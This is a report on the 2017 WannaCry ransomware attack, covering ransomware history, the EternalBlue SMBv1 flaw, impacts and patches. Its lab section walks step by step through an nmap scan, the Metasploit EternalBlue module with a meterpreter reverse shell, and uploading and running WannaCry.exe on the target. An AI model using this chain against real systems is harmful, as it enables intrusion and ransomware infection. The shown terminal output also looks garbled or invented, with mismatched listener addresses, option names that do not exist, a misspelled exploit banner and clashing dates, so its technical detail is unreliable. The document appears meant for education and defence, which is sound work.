

INDEX

Section	Title
1.	Introduction to Ransomware
2.	Overview of WannaCry Ransomware
3.	Technical Background
4.	Attack Methodology
5.	Step-by-Step Attack Demonstration
6.	Impact and Global Reach
7.	Prevention Measures
8.	Conclusion
9.	References and Further Reading
10.	Appendices

1. INTRODUCTION TO RANSOMWARE

1.1 What is Ransomware?

Ransomware is a type of malicious software (malware) that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. It is a form of cyber extortion that has become increasingly prevalent in recent years, causing billions of dollars in damages globally. The term "ransomware" is derived from the combination of "ransom" and "software," accurately describing its primary function: holding data hostage for financial gain.

Ransomware attacks have evolved significantly over time. Early versions were relatively simple and could be defeated with basic security measures. Modern ransomware, however, uses sophisticated encryption algorithms and advanced propagation techniques. Some variants even employ double extortion tactics, where attackers threaten to leak stolen data if the ransom is not paid.

The impact of ransomware extends beyond financial losses. Organizations face reputational damage, operational disruption, and potential legal liability. In critical sectors like healthcare, ransomware attacks can literally be a matter of life and death, with hospitals forced to turn away patients and cancel surgeries.

1.2 Key Characteristics of Ransomware

Encryption: Ransomware encrypts files on the victim's system using strong encryption algorithms, making them inaccessible without the decryption key. Without this key, the data remains permanently locked and unrecoverable. Modern ransomware typically uses military-grade encryption that cannot be broken by brute force.

Ransom Demand: Victims are presented with a ransom note demanding payment, typically in cryptocurrency like Bitcoin, in exchange for the decryption key. Cryptocurrency is preferred because it offers anonymity to the attackers. The ransom amount typically ranges from a few hundred to several thousand dollars, depending on the target.

Time Pressure: Many ransomware variants include a countdown timer, increasing the urgency and pressure on victims to pay. This psychological tactic is designed to prevent victims from seeking alternative solutions or contacting authorities. The timer often shows a ticking clock, creating a sense of panic.

Propagation: Some ransomware can spread across networks, infecting multiple systems automatically. This ability to self-propagate makes ransomware particularly dangerous in corporate environments. A single infected system can lead to a full network compromise.

Anonymity: Attackers often use cryptocurrency and anonymizing networks like Tor to maintain their anonymity and avoid detection. This makes it extremely difficult for law enforcement to track down the perpetrators.

Persistence: Ransomware often installs itself to run automatically when the system starts, ensures that encrypted files remain encrypted, and prevents victims from accessing recovery options.

1.3 Types of Ransomware



Encrypting Ransomware: This is the most common form, which encrypts files and demands payment for decryption. The encryption is typically performed using strong algorithms like RSA-2048 or AES-128. When the encryption is complete, the ransomware displays a ransom note with payment instructions.

Locker Ransomware: This type locks the victim out of their device entirely, preventing access to the operating system. Unlike encrypting ransomware, the files themselves are not encrypted, but the device is rendered unusable. The ransom note is displayed on the lock screen.

Leakware or Doxware: This variant threatens to publish sensitive information if ransom is not paid. This is particularly effective against businesses and high-profile individuals.

who have sensitive data they wish to protect. The threat of public exposure often increases the likelihood of payment.

Scareware: This type uses fake messages to frighten victims into paying. For example, it might display a message claiming to be from law enforcement, accusing the victim of illegal activities. The goal is to intimidate rather than encrypt.

Mobile Ransomware: This type targets smartphones and tablets. It can lock the device or encrypt files stored on the device. Mobile ransomware has become increasingly common as mobile devices store more sensitive information.

1.4 Brief History of Ransomware

1989 - AIDS Trojan: The first known ransomware was distributed on floppy disks and demanded payment sent to a PO Box in Panama. The encryption was weak, and decryption tools were available, but it established the ransomware model.

2005-2006 - Gpcode: Emerging in Russia, this marked the beginning of modern ransomware. It used weak encryption and demanded small payments. It was distributed through email attachments and infected a relatively small number of systems.

2012 - Reveton: Appeared as police-themed ransomware, falsely claiming to be from law enforcement agencies. This tactic was used to intimidate victims into paying. The ransomware would display a message claiming that the victim had committed a crime and must pay a fine.

2013 - CryptoLocker: This was the first major widespread ransomware, marking a turning point in ransomware evolution. It used strong encryption and Bitcoin payments. CryptoLocker infected hundreds of thousands of systems and generated millions in revenue.

2016 - Locky, Petya, and Cerber: Multiple variants caused widespread outbreaks, introducing new techniques and expanding the ransomware ecosystem. They used advanced propagation methods and evasion techniques.

2017 - WannaCry: This global epidemic is the focus of this report. It demonstrated how ransomware could combine with worm-like propagation to cause unprecedented damage, affecting over 200,000 systems in more than 150 countries.

2020-2024 - Ransomware-as-a-Service (RaaS): Ransomware evolved into a service model, making it accessible to less skilled attackers. This business model has dramatically increased the frequency and scale of ransomware attacks. Attackers can now purchase ransomware kits and launch attacks with minimal technical expertise.

2. OVERVIEW OF WANNACRY RANSOMWARE

2.1 Introduction to WannaCry

WannaCry is a ransomware attack that encrypts files on vulnerable Windows computers and demands payment to restore access. It spread rapidly in May 2017 by exploiting the EternalBlue (MS17-010) vulnerability in Microsoft Windows systems. The attack was unprecedented in its scale and speed, infecting more than 200,000 computers across over 150 countries in just a few days.

WannaCry was notable not just for its technical sophistication but also for its global impact. It affected organizations of all sizes, from hospitals to large corporations, demonstrating the vulnerability of modern digital infrastructure. The attack showed how quickly malware could spread when it combined ransomware with worm-like propagation.

The name WannaCry comes from the ransom note displayed by the malware. The note asks victims "Wanna Cry?" while demanding payment. This name perfectly captures the emotional impact of the attack on its victims.

The attack was particularly devastating because it required no user interaction. Unlike most ransomware that relies on users clicking on malicious links or attachments, WannaCry could spread automatically through networks. This made it much more difficult to contain and prevent.

WannaCry also demonstrated the danger of leaked exploits. The EternalBlue exploit was originally developed by the US National Security Agency (NSA) and later leaked by the Shadow Brokers group. This leak allowed attackers to weaponize the exploit against unpatched systems worldwide.

2.2 Key Facts About WannaCry

Feature	Description
Name	WannaCry, WannaCrypt, WannaCryptor, WCry
Type	Ransomware worm

Feature	Description
Discovery Date	May 12, 2017
Affected Systems	Windows XP, Vista, 7, 8, 10 (unpatched)
Propagation Method	EternalBlue exploit (MS17-010)
Targets	200,000+ computers in 150+ countries
Ransom Amount	\$300-\$600 in Bitcoin
Primary Impact	Healthcare, telecommunications, manufacturing
Estimated Damage	\$4 billion+

2.3 Notable Incidents

National Health Service (NHS) - UK: The attack caused widespread disruption to healthcare services, forcing hospitals to cancel appointments and turn away patients. Approximately 48 NHS organizations were affected, and some hospitals had to declare major incidents. The attack exposed the vulnerability of critical healthcare infrastructure to cyber threats.

Telefonica - Spain: One of the first major corporate victims, thousands of computers were affected, causing significant operational disruption. The attack demonstrated that even large corporations with dedicated security teams were vulnerable.


FedEx and Deutsche Bahn: Both were affected by the attack, causing significant operational disruption. FedEx reported that the attack affected some of its Windows-based systems, while Deutsche Bahn experienced disruption to its train information systems.

Renault and Nissan: Had to temporarily shut down manufacturing plants to prevent the spread of the ransomware. This demonstrated how cyber attacks could have physical consequences on industrial operations.

Indian Companies: Several Indian companies were also affected, highlighting the global nature of the threat. The attack showed that no country was immune to cyber threats.

2.4 How WannaCry Works

How the **WannaCry Attack** Chain Operates



Step 1 - Infection: The ransomware enters a system through the EternalBlue exploit, which targets the SMBv1 vulnerability. No user interaction is required, making the infection particularly dangerous. The exploit is triggered when the target system receives a specially crafted SMB packet.

Step 2 - Encryption: Once inside, it encrypts files on the infected system using RSA and AES encryption. The encryption is performed in the background, often without the user noticing until it is too late. The ransomware targets a wide range of file types, including documents, images, and videos.

Step 3 - Ransom Note: The ransomware displays a ransom note demanding payment in Bitcoin. The note is displayed in multiple languages to maximize the chances of payment. The note includes instructions for purchasing Bitcoin and sending payment to a specific wallet address.

Step 4 - Propagation: The ransomware attempts to spread to other vulnerable systems through the SMB protocol. This self-propagation capability is what made WannaCry spread so rapidly. Each infected system becomes a new source for further infections.

Step 5 - Persistence: The ransomware changes the desktop wallpaper and maintains persistence to ensure continued operation and to pressure the victim into paying. The wallpaper typically displays a ransom note, making the infection impossible to ignore.

2.5 The Kill Switch

A 22-year-old security researcher named Marcus Hutchins discovered that the ransomware checked a specific domain name before executing. The domain name

was iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com, which appeared to be a random string of characters.

When he registered the domain for \$10, he inadvertently created a kill switch that stopped the malware from spreading on infected systems. The malware would check if the domain was unregistered; if it was, the malware would proceed with encryption. When the domain was registered, the malware would not execute.

This discovery significantly reduced the spread of WannaCry, potentially saving billions of dollars in additional damages. It also highlighted the importance of security research and the role of the security community in combating cyber threats.

The kill switch worked by triggering an exit condition in the malware. When the domain was registered, the malware would make a connection attempt to the domain. If the connection succeeded, the malware would exit without performing encryption.

3. TECHNICAL BACKGROUND

3.1 The EternalBlue Vulnerability (MS17-010)

EternalBlue is a highly sophisticated exploit that targets the Microsoft Server Message Block (SMB) protocol. It was developed by the United States National Security Agency (NSA) and later leaked by the Shadow Brokers hacking group in April 2017.

Vulnerability Details:

Attribute	Description
CVE Number	CVE-2017-0144
Affected Protocol	SMB version 1 (SMBv1)
Impact	Remote code execution
Risk Level	HIGH
Patch Released	March 14, 2017
Exploit Type	Buffer overflow

Technical Explanation: The vulnerability exists in the way that Microsoft Windows handles SMB requests. A remote attacker can send specially crafted packets to the SMBv1 server, allowing them to execute arbitrary code on the targeted system. This can lead to complete system compromise without requiring user interaction.

The exploit leverages a bug in the SMBv1 protocol where the Trans2 request handling is vulnerable to a buffer overflow. When a specially crafted packet is sent, the system writes data beyond the allocated buffer space, overwriting critical memory locations. This allows the attacker to inject and execute malicious code with system-level privileges.

The exploit works by sending malformed SMBv1 packets to the target system. The vulnerable SMBv1 driver (srv.sys) fails to properly validate input, leading to a buffer overflow. This overflow allows the attacker to redirect program execution to malicious code.

Windows Kernel Pool Corruption: The EternalBlue exploit works by corrupting the Windows kernel pool. The kernel pool is a memory management structure used by the Windows kernel to allocate memory for various operations. When the exploit sends malformed SMB packets, it triggers a buffer overflow in the kernel pool, creating a use-after-free condition that allows arbitrary code execution in kernel mode.

3.2 SMB Protocol

Server Message Block (SMB) is a network file sharing protocol used in Windows environments. It allows applications to read and write files and request services from server programs in a computer network.

Key SMB Features:

- File and printer sharing
- Resource access and management
- Authentication and authorization
- Inter-process communication
- Named pipes and mail slots

SMB Versions:

Version	Released	Key Features
SMB 1.0	1984	Original version, now deprecated
SMB 2.0	2006	Improved performance and security
SMB 2.1	2010	Minor improvements
SMB 3.0	2012	Advanced security features
SMB 3.1.1	2015	Updated encryption capabilities

Why SMBv1 is Problematic:

- Lacks modern security features such as built-in encryption
- Prone to buffer overflow attacks due to poor input validation
- Limited error handling capabilities

- Vulnerable to man-in-the-middle attacks
- Weak authentication mechanisms by modern standards

3.3 Technical Architecture of WannaCry


Component	Description
Loader	Exploits the vulnerability and loads the payload
Main Executable	Performs file encryption and manages the ransom process
Encryption Module	Uses RSA-2048 and AES-128 encryption algorithms
Propagation Module	Scans for vulnerable systems and spreads via SMB
Ransom Note Generator	Creates and displays ransom notes in multiple languages
Payment Verifier	Communicates with C2 infrastructure to verify Bitcoin transactions
Decryption Module	Decrypts files when the correct key is provided (rarely present)

DoublePulsar Backdoor: The EternalBlue exploit often installs the DoublePulsar backdoor, a kernel-level backdoor that provides persistent access to the compromised system. It works by loading a malicious driver into the Windows kernel, hidden from normal system monitoring tools, providing a way for attackers to communicate with the compromised system and maintain access even if the initial exploit is patched.

4. ATTACK METHODOLOGY

4.1 Attack Lifecycle Overview

The WannaCry attack lifecycle consists of multiple phases. Understanding this lifecycle is essential for developing effective defenses.



Phase 1: Scanning and Reconnaissance

- Attacker performs initial reconnaissance to identify potential targets
- Network scanning to discover active hosts and open ports
- Identification of systems with SMB port 445 open

Phase 2: Vulnerability Detection

- Attacker checks for known vulnerabilities, specifically MS17-010 (EternalBlue)
- Vulnerability scanning tools confirm the presence of the flaw

Phase 3: Exploitation

- EternalBlue exploit deployed against the vulnerable target
- Exploits SMBv1 buffer overflow vulnerability
- Executes arbitrary code with SYSTEM privileges

Phase 4: Payload Deployment

- Attacker uploads the WannaCry ransomware payload
- Payload executed on the compromised machine
- Initial system compromise established

Phase 5: Encryption Process

- Ransomware encrypts files on the infected system
- Uses RSA-2048 public key encryption for key exchange
- AES-128 encryption for individual files
- .WCRY extension appended to encrypted files

Phase 6: Propagation

- Ransomware scans the network for other vulnerable systems
- Spreads automatically using the same EternalBlue exploit
- Creates copies of itself on the network

Phase 7: Ransom Note Display

- Displays ransom note in multiple languages
- Demands payment in Bitcoin
- Provides payment instructions and wallet addresses

Phase 8: Payment Demand

- Victims instructed to pay the ransom
- Payments tracked through Bitcoin wallets
- Countdown timer increases urgency

Phase 9: Theoretical Decryption

- If payment made, decryption key is provided
- Decryption not guaranteed
- Many victims who paid never received files back

4.2 Detailed Attack Phases

Scanning and Reconnaissance: The attacker performs initial reconnaissance to identify potential targets. Network scanning is used to discover active hosts and open ports. The identification of systems with SMB port 445 open is the primary goal.

Vulnerability Detection: Once a target is identified, the attacker checks for known vulnerabilities, specifically the MS17-010 (EternalBlue) vulnerability on port 445. Vulnerability scanning tools are used to confirm the presence of the flaw.

Exploitation: The EternalBlue exploit is deployed against the vulnerable target. This exploits the SMBv1 buffer overflow vulnerability and allows the attacker to execute arbitrary code with SYSTEM privileges.

Payload Deployment: After gaining access, the attacker uploads the WannaCry ransomware payload. The payload is executed on the compromised machine, establishing initial system compromise.

Encryption Process: The ransomware encrypts files on the infected system using RSA-2048 public key encryption for file encryption and AES-128 encryption for individual files. The .WCRY extension is appended to encrypted files.

Propagation: The ransomware scans the network for other vulnerable systems. It spreads automatically using the same EternalBlue exploit and creates copies of itself on the network.

Ransom Note Display: The ransomware displays a ransom note in multiple languages. Payment is demanded in Bitcoin with instructions and wallet addresses.

Payment Demand: Victims are instructed to pay the ransom. Payments are tracked through Bitcoin wallets, and a countdown timer increases urgency.

Theoretical Decryption: If payment is made, a decryption key is provided, but decryption was not guaranteed.

4.3 Comparison with Other Major Ransomware

Ransomware	Year	Propagation Method	Estimated Damage
CryptoLocker	2013	Email attachments	\$3 million
WannaCry	2017	EternalBlue exploit	\$4 billion
NotPetya	2017	EternalBlue + credential theft	\$10 billion
Ryuk	2018	Email phishing	\$150 million
Conti	2020	RaaS model	\$180 million

5. STEP-BY-STEP ATTACK DEMONSTRATION

This section demonstrates a controlled, ethical penetration testing scenario performed in an authorized laboratory environment to understand the attack methodology.

5.1 Prerequisites for Demonstration

Component	Requirement
Attacker Machine	Kali Linux
Target Machine	Windows 7 (unpatched)
Network	Virtual private network (NAT or Host-Only)
Tools	Nmap, Metasploit Framework
Payload	WannaCry.exe (for educational purposes only)

5.2 Step 1: Network Scanning with Nmap

Nmap (Network Mapper): A network scanning tool used to discover hosts, identify open ports, detect running services, and assess potential vulnerabilities on a network.

Command: `nmap -Pn 10.0.2.0/24`

```
(shonak@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fef1:b347 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f1:b3:47 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 1732 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3464 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(shonak@kali)~$ nmap -Pn 10.0.2.0/24

Starting Nmap 7.98 ( https://nmap.org ) at 2020-07-25 10:19 +0530
Nmap scan report for 10.0.2.1
Host is up (0.0020s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0022s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:C8:07:13 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.0070s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:57:FA:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up.
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 256 IP addresses (4 hosts up) scanned in 210.61 seconds
```

Explanation:

- nmap - Network Mapper tool
- -Pn - Skips ping discovery and assumes hosts are online
- 10.0.2.0/24 - The target subnet

Result: Nmap scanned all 256 IP addresses in the subnet from 10.0.2.0 to 10.0.2.255. The -Pn parameter tells Nmap to skip the ping discovery phase and assume all hosts are online, ensuring a comprehensive scan.

5.3 Step 2: Analyzing Open Ports

Open ports indicate which services are running on the target system. For the Windows 7 machine at IP address 10.0.2.3, Nmap found:

Port	Service	Description
139	NetBIOS	Windows file and printer sharing over NetBIOS
445	SMB	Server Message Block protocol

Significance of Port 445: Port 445 is the default port for the SMB protocol. The presence of this open port indicates that the system is running SMB services, making it a potential target for the EternalBlue exploit.

5.4 Step 3: Scanning for Vulnerabilities

Command: `nmap --script vuln 10.0.2.3`

Explanation: Instead of only checking open ports, this command checks whether known vulnerabilities exist on the target system.

```
(shonak@kali)-[~]
$ nmap --script vuln 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-25 10:24 +0530
Nmap scan report for 10.0.2.3
Host is up (0.0032s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:57:FA:A5 (Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 111.04 seconds
```

Results:

Script	Vulnerability	Status	Risk Level
smb-vuln-ms17-010	EternalBlue	VULNERABLE	HIGH
smb-vuln-cve-2017-0143	SMBv1 DoS	VULNERABLE	MEDIUM
smb-vuln-smb1	SMBv1 Protocol	VULNERABLE	MEDIUM

5.5 Step 4: Starting Metasploit Framework

Command: `msfconsole`

5.7 Step 6: Selecting the EternalBlue Module

Command: use exploit/windows/smb/ms17_010_eternalblue

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > |
```

What Happened: This loaded the module associated with testing the MS17-010 vulnerability. This module exploits the SMBv1 buffer overflow vulnerability to achieve remote code execution.

5.8 Step 7: Viewing Module Configuration

Command: show options

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBOSSAID     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2000 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBOSSPW      |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBOSSUSR     |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit target. Only affects Windows Server 2000 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote ID matches exploit target. Only affects Windows Server 2000 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listener address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listener port                                         |


Exploit target:


| ID | Name             |
|----|------------------|
| 0  | Automatic Target |


View the full module info with the /info, or /info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > |
```

Required Parameters:

Parameter	Description	Value Needed
RHOSTS	Target system IP address	10.0.2.3
RPORT	Target port (SMB)	445
LHOST	Local machine IP address	[Attacker IP]
LPORT	Local port for reverse shell	[Attacker Port]

5.9 Step 8: Configuring the Target Host

Commands: set RHOSTS 10.0.2.3

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
```

Results:

RHOSTS => 10.0.2.3

5.10 Step 9: Executing the Module

Command: **run**

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
Started reverse TCP handler on 10.0.2.13:4444
10.0.2.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.3:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7001 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/2.1.0/gems/rack-2.1.20/lib/rack/fingerprint/regexp_factory.rb:26: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression
10.0.2.3:445 - Scanned 1 of 1 hosts (100% complete)
10.0.2.3:445 - The target is vulnerable.
10.0.2.3:445 - Connecting to target for exploitation...
10.0.2.3:445 - Connection established for exploitation.
10.0.2.3:445 - Target 0x selected valid for 0x indicated by SMB reply
10.0.2.3:445 - CORE raw buffer dump (48 bytes)
10.0.2.3:445 - 00000000 57 69 6e 44 4f 77 73 20 37 20 48 4f 6d 65 30 43  Windows 7 Home B
10.0.2.3:445 - 00000000 61 71 69 62 20 37 20 30 31 20 31 85 72 70 69 63  asic 7681 Servis
10.0.2.3:445 - 00000000 05 20 30 61 61 68 20 74                                + Pack 1
10.0.2.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
10.0.2.3:445 - Trying exploit with 12 Queue allocations.
10.0.2.3:445 - Sending all but last fragment of exploit packet.
10.0.2.3:445 - Starting non-paged pool grooming
10.0.2.3:445 - Sending SMBv2 buffers
10.0.2.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
10.0.2.3:445 - Sending final SMBv2 buffers
10.0.2.3:445 - Sending last fragment of exploit packet!
10.0.2.3:445 - Receiving response from exploit packet
10.0.2.3:445 - ETTERBLLUE overwrite completed successfully (0x00000000)
10.0.2.3:445 - Sending egg to corrupted connection.
10.0.2.3:445 - Triggering fire of corrupted buffer.
Sending stage (220980 bytes) to 10.0.2.3
10.0.2.3:445 - *****
10.0.2.3:445 - *****
10.0.2.3:445 - *****
Meterpreter session 1 opened (10.0.2.13:4444 -> 10.0.2.3:4452) at 2020-07-25 18:36:11 +0530
meterpreter > |
```

What Happened:

1. Metasploit verified that the target was vulnerable to MS17-010
2. Established a connection with the target system
3. Exploit executed successfully
4. Meterpreter session established, giving the attacker a command shell

Technical Detail: The exploit triggers a buffer overflow in the SMBv1 driver (srv.sys) by sending malicious packets. This allows the attacker to execute arbitrary code with system-level privileges.

5.11 Step 10: Uploading and Executing WannaCry Ransomware

Upload Command: **upload /home/shonak/WannaCry.exe**

Execute Command: **execute -f WannaCry.exe**

```
meterpreter > upload /home/shonak/WannaCry.exe
[*] Uploading : /home/shonak/WannaCry.exe -> WannaCry.exe
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /home/shonak/WannaCry.exe -> WannaCry.exe
[*] Completed : /home/shonak/WannaCry.exe -> WannaCry.exe
meterpreter > execute -f WannaCry.exe
Process 780 created.
meterpreter > |
```

Actions Performed by Ransomware:

1. **Encrypts User Files:** Targets .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .jpg, and many others using RSA-2048 and AES-128 encryption, appending .WCRY extension
2. **Generates Encryption Keys:** Creates a unique encryption key for each victim; private key sent to C2 server
3. **Displays Ransom Note:** Shows note in multiple languages demanding \$300-\$600 in Bitcoin
4. **Changes Desktop Wallpaper:** Replaces with ransom note image
5. **Propagates:** Scans network for other vulnerable systems; attempts to exploit MS17-010 on other machines

6. IMPACT AND GLOBAL REACH

6.1 Global Impact Statistics

Metric	Value
Countries Affected	150+
Computers Infected	200,000+
Ransom Amount Demanded	\$300-\$600
Total Estimated Losses	\$4 billion+
Payment Received	Approximately \$140,000
Organizations Affected	Over 10,000
First 24 Hours	230,000 infections in 100 countries

6.2 Timeline of Events

Date	Event
March 14, 2017	Microsoft releases MS17-010 patch
April 14, 2017	Shadow Brokers leak EternalBlue exploit
May 12, 2017	WannaCry attack begins (7:00 AM UTC)
May 12, 2017	NHS England hit hard
May 13, 2017	Kill switch domain registered

Date	Event
May 14, 2017	Spread slows significantly
May 15, 2017	Microsoft releases patches for older Windows versions
May 16, 2017	Emergency patch released for Windows XP

6.3 Affected Sectors and Organizations

Sector	Organizations Affected
Healthcare	NHS England (48 organizations), various hospitals and clinics
Telecommunications	Telefonica (Spain), Telecom Italia, Reliance Communications (India)
Manufacturing	Renault, Nissan, Hitachi, Procter & Gamble
Logistics/Transport	FedEx, Deutsche Bahn, Maersk
Government	Russia's Interior Ministry (~1,000 computers), China's Public Security Bureau

6.4 Economic Impact

Sector	Estimated Damage
Healthcare (NHS)	£92 million
Global Banking	\$500 million+
Manufacturing	\$1 billion+
Logistics	\$2 billion+

7. PREVENTION MEASURES

7.1 Immediate Actions

1. Install MS17-010 Security Update:

- Microsoft released a patch on March 14, 2017
- Download from Microsoft Update or official website
- Apply to all affected systems immediately

Operating System	Update KB Number
Windows 7	KB4012212
Windows 8.1	KB4012213
Windows 10	KB4012606
Windows Server	KB4012215
Windows XP (Emergency)	KB4012598

2. Disable SMBv1:

- Windows Registry
